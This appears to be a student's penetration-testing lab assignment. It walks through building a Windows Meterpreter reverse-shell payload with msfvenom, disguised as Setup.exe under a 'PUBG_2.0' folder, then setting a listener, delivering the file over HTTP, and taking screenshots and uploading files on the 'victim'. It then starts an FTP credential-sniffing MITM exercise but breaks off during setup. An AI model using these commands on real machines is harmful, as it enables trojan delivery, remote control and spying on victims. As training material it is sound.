Assignment Day 6 | 30th August 2020

Submitted By: Piyush Choudhary [choudharypiyush08@gmail.com]

Ques 1:

- **Create payload for Windows.**
- **Transfer the payload to the victim's machine.**
- **Exploit the victim's machine.**

Sol 1:

For the creation of Payload:

Starting the apache server(hosting) using command: # service apache2 start


Fig 1.1 Starting Server

In the next steps:

- A new directory is created in the /var/www/html/ directory with name PUBG_2.0 using the command # mkdir PUBG_2.0
- Next, the payload will be generated with Setup.exe name to exploit the target and will store it in the PUBG_2.0 directory using the command:
  # msfvenom -p windows/meterpreter/reverse_tcp –platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/PUBG_2.0/Setup.exe

Fig 1.2 Creating Payload

In the next steps, a listener will be created to listen to the reverse connection generated by the payload and use it to exploit the target:

msfconsole

Fig 1.3 Opening msfconsole

Setting the payload listener:

set payload windows/meterpreter/reverse_tcp

Fig 1.4 Setting the payload listener

Setting listening address:

set LHOST 10.0.2.15

Fig 1.5 Setting the listening address

Starting the listener:

exploit -j -z

Fig 1.6 Starting the listener

Transferring the payload to Victim Machine:

Opening the address http://10.0.2.15/PUBG_2.0/


Fig 1.7 Accessing the server of Kali

Downloading the payload Setup.exe:


Fig 1.8 Downloading the payload

Installing the Payload:

Fig 1.9 Installation of Payload

As soon as the payload gets installed, we get an active session on the msf listener:

Fig 1.10 Active session started

Accessing the session generated:

Fig 1.11 Accessing the Session

Accessing the session:

<mark>sessions -i 1</mark>


Fig 1.12 Accessing the session

Exploiting the Victim Machine:

Getting the system information of the victim machine:

> <mark>sysinfo</mark>

Fig 1.13 Victim Machine Info

Creating a file Virus.txt to upload on the victim machine:

touch virus.txt


Fig 1.14 Creating a file

Uploading the file on the victim machine:

> upload virus.txt

Fig 1.15 Uploading the File

File Uploaded on the victim machine:

Fig 1.16 File Uploaded

Taking the screenshot of the victim machine:

> screenshot

Fig 1.17 Taking Screenshot

Viewing Screenshot:

Fig 1.18 Viewing Screenshot

Ques 2:

- **Create an FTP server.**
- **Access FTP server from windows command prompt.**
- **Do an MITM and sniff the username and password for FTP transaction using wireshark and dsniff.**

Sol 2:

Creating an FTP server:

In the following images, we will be setting up an FTP server on Windows Server 2016:

Fig 2.1 Open Server Manager and click Add Roles and Features
